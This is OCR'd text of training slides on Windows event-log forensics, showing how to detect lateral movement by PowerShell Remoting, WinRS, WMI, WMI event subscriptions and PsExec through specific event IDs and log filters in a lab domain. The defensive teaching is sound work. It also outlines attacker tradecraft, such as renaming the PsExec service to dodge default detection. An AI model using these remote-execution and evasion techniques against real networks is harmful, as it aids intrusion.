
Events: 437 Displayed: 7 Selected: 1

PowerShell-Remoting

- Next, let's check event ID 91 on the destination host.
- Open the log below with Event Log Explorer, and click "Filter Events" button.
 - E:\Artifacts\other_eventlog\PSRem_Win10-2_WinRM.evtx
 - Original log name: Microsoft-Windows-WinRM%4Operational.evtx



Power



PowerShell-Remoting

- How to analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
91	Microsoft- Windows- WinRM%4Oper ational.evtx	Destination (remote host)	Date, Time	Date/Time around when PowerShell-Remoting was used
			Computer Name	Destination computer name

- At this time, we cannot get the source computer name. In addition, PowerShell-Remoting does not log the event ID 4624 of the security log.

Event Log Explorer

File Tree View Event Advanced Window Help



Win10-2_WinRM.evtx

Filtered: showing 4 of 89 event(s)

NT

Type	Date	Time	Event	Source	Category	User	Computer
Information	2/25/2018	5:51:59 PM	91	Microsoft-Windows-WinRM	Request handling	\\$-1-5-21-3671970501-3975728774-4289435121-3101	client-win10
Information	2/25/2018	5:32:19 PM	91	Microsoft-Windows-WinRM	Request handling	\\$-1-5-21-3671970501-3975728774-4289435121-3101	client-win10
Information	2/25/2018	5:30:11 PM	91	Microsoft-Windows-WinRM	Request handling	\\$-1-5-21-3671970501-3975728774-4289435121-3101	client-win10
Information	2/25/2018	5:23:57 PM	91	Microsoft-Windows-WinRM	Request handling	\\$-1-5-21-3671970501-3975728774-4289435121-3101	client-win10

We can get logon user name or SID.

Description

```
Creating WSMAN shell on server with ResourceUri: <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-WinRM' Guid='{a7975c8f-ac13-49f1-87da-5a984a4ab417}'><EventID>91</EventID><Version>0</Version><Level>4</Level><Task>9</Task><Opcode>0</Opcode><Keywords>0x4000000000000004</Keywords><TimeCreated SystemTime='2018-02-25T08:51:59.557169400Z'><EventRecordID>84</EventRecordID><Correlation/><Execution ProcessID='5116' ThreadID='3680'><Channel>Microsoft-Windows-WinRM/Operational</Channel><Computer>client-win10-2.ninja-motors.net</Computer><Security UserID='\$-1-5-21-3671970501-3975728774-4289435121-3101'></System><ProcessingErrorData><ErrorCode>15005</ErrorCode><DataItemName>shellId</DataItemName><EventPayload>68007400740070003A002F002F0073006300680065006D00610073002E006D006900630072006F0073006F00660074002E0063006F006D002F0070006F007700650072005300680065006C006C000000</EventPayload></ProcessingErrorData>
```

<http://schemas.microsoft.com/powershell/MSFT.PowerShell>

This is the sign of PowerShell-Remoting.

x

Description Data

PowerShell-Remoting

You should also check the IDs below.

- Windows PowerShell.evtx
 - Event ID 400 is logged with “wsmprovhost.exe” in “HostApplication” column on the destination host.
 - We can get command arguments if the PowerShell version is 5.0 or higher.
 - Event 53504 is also logged on the destination host.
- Microsoft-Windows-PowerShell%4Operational.evtx
 - You can get executed script blocks in event ID 4104 on the destination host.
 - Sometimes, event ID 4103 is also useful.

WinRS

WinRS

- What is WinRS?
 - WinRS is a command line tool for remote command execution using WinRM.
 - You can execute commands on remote hosts like this.

```
winrs -r:SERVER1 ipconfig /all
```

WinRS

- Why is this event important?
 - Attackers could use WinRS to execute commands on remote computers in lateral movement phase. So you should check this event.
- Important event IDs
 - Microsoft-Windows-WinRM%4Operational.evtx
 - 6: Creating WSMAN Session. The connection string is:%1.
 - 91: Creating WSMAN shell on server with ResourceUri: %1

WinRS

How can we detect WinRS?

- It is similar to the PowerShell-Remoting method.
- Windows Remote Management%4Operational.evtx
 - Event ID 6 **without** PowerShell version is logged on the source host.
 - Event ID 91 **with “Correlation ActivityID”** string is logged on the destination host.
 - We can distinguish PowerShell-Remoting and WinRS with these characteristics.
 - WinRS does not log event ID 4624 on Security log.
 - See the filters below.
 - C:\Tools\eventlog_filters\WinRM6_WinRS_src.elc
 - C:\Tools\eventlog_filters\WinRM91_WinRS_dst.elc

WMI

WMI

- What is WMI?
 - WMI (Windows Management Instrumentation) is a popular method for system management.
 - WMI is similar to SNMP of *NIX.
 - WMIC is a command for WMI. WMIC can call a program on remote hosts.
- Why is this event important?
 - Attackers often use this also for lateral movement.
- How can we detect this event?
 - We can detect 4624 logs, logon type 3 from remote hosts.

WMIC (1)

- It seems that it is difficult to distinguish between WMIC and other logon methods on this event perfectly.
- If this method is used, 4624 logon type 3 is logged, and the “Account Domain” field in the log will have a characteristic content. However, WMIC and SMB has the same value with Kerberos authentication. There is no characteristics for NTLM authentication.
- Therefore, we should look for other artifacts such as WMI related logs and program execution artifacts around the date of this event.

4624 logon type 3		WMIC	SMB	Others
Kerberos	Account domain	NINJA-MOTORS	NINJA-MOTORS	NINJA-MOTORS.NET
NTLM	Account domain	NINJA-MOTORS	NINJA-MOTORS	NINJA-MOTORS

WMIC (2)

- If attackers use WMIC with an explicit credential, you can see “WMIC.exe” and “RestrictedKrbHost” in event ID 4648.
 - <http://port139.hatenablog.com/entry/2019/03/16/075810>

WMI Event Subscription (1)

- As we mentioned in Persistence Analysis chapter, many attackers use WMI for persistence to executing malware after rebooting.
- This technique is called as “WMI Event Subscription”.
 - <https://attack.mitre.org/techniques/T1084/>
- Since Windows 10 1607, we can observe this kind of activities in Event log.

WMI Event Subscription (2)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\scenario1_eventlog\Client-Win10-1\current\Logs\Microsoft-Windows-WMI-Activity%4Operational.evtx

Notice:

You should **drag the log file and drop it to** Event Log Explorer.



WMI

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\scenario1_eventlog\Client-Win10-1\current\Log)
 Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		

Filter with event ID 5861.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately
From: To: Exclude

Display event for the last Exclude

WMI Event Subscription (4)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
5861	Microsoft-Windows-WMI-Activity%4Operational.evtx	Destination (remote host)	Date, Time	Date/Time of __FilterToConsumerBinding executed
			Computer Name	Destination computer name
			Binding EventFilter	__EventFilter
			Perm. Consumer	__EventConsumer

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/26/2018	7:10:31 PM	5861	Microsoft-Windows-W	None	\SYSTEM	client-win10-1.ninja-motors.net
Information	3/26/2018	7:10:31 PM	5861	Microsoft-Windows-W	None	\SYSTEM	client-win10-1.ninja-motors.net

WMI Event Subscription (6)

- You might see WMI Event Subscription related activities in the following event IDs.
 - 5859 (Permanent)
 - 5860 (Temporary)
- When registering WMI Event Subscription, with explicit usage of Register-WMIEvent in PowerShell for example, event ID 5860 will be recorded.
- When _FilterToConsumerBinding is executed, event ID 5859 (and 5860) will be recorded.
- Note that these logs including event ID 5861 are also recorded when the system boots up after the registration.

PsExec

PsExec Detection (1)

- PsExec is a remote command execution tool for system administrators that is included in “Sysinternals Suite” tools, but this is often used for lateral movement in targeted attacks as well.
- Typical behavior of PsExec
 - It copies the PsExec service execution file (default: PSEXESVC.exe) to %SystemRoot% on remote computers with network logon (type 3).
 - It copies a file to execute command to %SystemRoot% through admin\$ share if -c option is used.
 - It registers the service (default: PSEXESVC), and starts the service to execute the command on the remote computer.
 - It stops the service (default: PSEXESVC), and removes the service on the remote computer after execution.

PsExec Detection (2)

- Important behaviors of PsExec options
 - -r
 - Change the copied file name and the service name on remote computers (default: %SystemRoot%\PSEXESVC.exe and PSEXESVC)
 - -S
 - Executed the command using SYSTEM account.
 - -C
 - Copy a program to remote computers
 - It is copied to admin\$ (%SystemRoot%)
 - -U
 - Use a specific credential to log on to remote computers.
 - Logon types 2 and 3 will occur.

PsExec Detection (3)

- The important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - System.evtx
 - 7045: A service was installed in the system.
- How can we find PsExec?
 - You can find PsExec execution by finding service registration logs.
 - Event ID 7045 in “System.evtx”
 - There are two methods.
 - Method 1: Finding default service name
 - Method 2: Finding changed service name

PsExec Detection Method 1

PsExec Detection Method 1 (1)

How can we detect this event?

- PsExec creates a service on remote hosts when it executes a command.
 - The default service name is “PSEXESVC”.
 - We can detect this service name.
- System.evtx
 - 7045
 - Description
 - A service was installed in the system.
 - How can we recognize PsExec execution with this ID?
 - Filter with “PSEXE” string in this ID.
 - Why?
 - PsExec creates a service that include this string by default.

PsExec Detection Method 1 (2)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PsExec_win7_System.evtx
 - Original log name: System.evtx

Notice:

You should **drag the log file and drop it to** Event Log Explorer.



PsExe

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\win7_system_psexec_en.evtb)
 Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		
<input checked="" type="checkbox"/> Audit Failure		

Event ID(s): Exclude

Text in description: **PSEXEC** RegExp Exclude

Filter with a part of default service and execution name. (e.g. 1-19,100,250-450!10,255)

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition	Delete condition	Clear list
Name	Operator	Value

Date Time Separately
From: To: Exclude

Display event for the last days hours Exclude

PsExec Detection Method 1(4)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
7045	System.evtx	Destination (remote host)	Date, Time	Date/Time around where PsExec was used
			Computer Name	Destination computer name
			User	Actual user name or SID for execution
			Service Name	Installed service name
			Service File Name	Copied execution file name
			Service Type	Whether user or kernel mode service

P

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Computers Tree

You can find 7045 (Service registration) and 7036 (Change service state). Note that 7036 could not be logged on Windows 8/10 hosts.

Type	Date	Time	Event	Source	User
Information	2/20/2018	8:11:18 PM	7036	Service Control Manager	No User
Information	2/20/2018	8:11:18 PM	7036	Service Control Manager	No User
Information	2/20/2018	8:11:18 PM	7045	Service Control Manager	\S-1-5-21-3671970501-3975728774-4289435121-3101
Information	2/20/2018	8:10:43 PM	7036	Service Control Manager	No User
Information	2/20/2018	8:10:43 PM	7036	Service Control Manager	No User

Description

A service was installed in the system.
Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

PSEXESVC is found in “Service Name” and
PSEXESVC.exe is found in “Service File Name”.

Events: 174 Displayed: 12 Selected: 1

PsExec Detection Method 1 (6)

- If you look for event ID 4624 logs in the “Security” log around the time when event ID 7045 is logged, you can get the same user name/SID and the source address of the remote computer.

2/20/2018	8:11:18 PM	7045	Service Control Manager	\S-1-5-21-3671970501-3975728774-4289435121-3101
-----------	------------	------	-------------------------	---

PsExec Detection Method 1 (7)


- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PsExec_win7_Security.evtx
 - Original log name: Security.evtx



Notice:

You should **drag the log file and drop it to Event Log Explorer.**

PsExe



PsExec

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evt\psexec\win7_security)

Event log view(s) on your choice

Event types

Information

Warning

Error

Critical

Audit Success

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with event ID 4624.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value
Network Information\Source Network Address	Not equal	::1
Network Information\Source Network Address	Not equal	-
Network Information\Source Network Address	Not equal	127.0.0.1

Date Time Separately

From: 2/21/2018 12:00:00 AM To: 2/21/2018 12:00:00 PM

Display event for the last 0 days 0 hours Exclude

Filter out :

- localhost
- computer accounts
- system account
- anonymous account

Filter with logon type 3.

PsExec Detection Method 1 (10)

Event ID	Log Location	Logged Host	Where To Look	What You Get
7045	System.evtx	Destination (remote host)	Date, Time	Date/Time around when PsExec was used
			Computer Name	Destination computer name
			User	Actual user name or SID for execution
			Service Name	Installed service name
			Service File Name	Copied execution file name
			Service Type	Whether user or kernel mode service
4624	Security.evtx	Destination (remote host)	Date, Time	Date/Time around when PsExec was used
			Computer Name	Destination computer name
			New Logon\Security ID	Logon user's SID
			New Logon\Account Name	Logon user's account name
			New Logon\Logon ID	An ID to combine with 4648 and others
			New Logon\Logon GUID	An ID to combine with 4769
			Network Information\Source Network Address	Source IP address

Com

2/20/2018 8:11:18 PM 7045 Service Cor No S-1-5-21-3671970501-3975728774-4289435121-3101

Type	Date	Time	Event	Source	Category
Audit Success	2/20/2018	8:11:46 PM		4624 Microsoft-Windows-Se Logon	
Audit Success	2/20/2018	8:11:45 PM		4624 Microsoft-Windows-Se Logon	
Audit Success	2/20/2018	8:11:18 PM		4624 Microsoft-Windows-Se Logon	
Audit Success	2/20/2018	8:11:18 PM		4624 Microsoft-Windows-Se Logon	
Audit Success	2/20/2018	8:11:18 PM		4624 Microsoft-Windows-Se Logon	

New Logon:

Description

Security ID:	S-1-5-21-3671970501-3975728774-4289435121-3101
Account Name:	ninja-master
Account Domain:	NINJAMOTORS
Logon ID:	0xc2e8a
Linked Logon ID:	(null)
Network Account Name:	(null)
Netw... Account Domai...	(null)

Logon Process: You can get the actual account name and the source address.

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	
Source Network Address:	192.168.52.40
Source Port:	54216

Detailed Authentication Information:

Logon Process:	Kerberos
----------------	----------

PsExec Detection Method 1 (12)

- We found PsExec execution from `ninja-master@192.168.52.40` at 8:11:18 PM on February 20, 2018.
- We can find another PsExec execution in this log.
 - 2/20/2018 8:10:42 PM
 - 2/20/2018 8:08:09 PM
 - 2/20/2018 8:07:56 PM

PsExec Detection Method 2

PsExec Detection Method 2 (1)

- If the attackers change the executable file name and the service name of PsExec with -r option, we still can detect PsExec execution because of the following characteristics.
 - The PsExec service executable file (default: PSEXESVC.exe) is copied to "%SystemRoot%" directory on the remote computer.
 - The service name is the same as the executable name without the ".exe" extension.
 - The service is executed in "user mode", not "kernel mode".
 - "LocalSystem" account is used for the service account.
 - The actual account is used to execute the service executable file, not "SYSTEM".

PsExec Detection Method 2 (2)

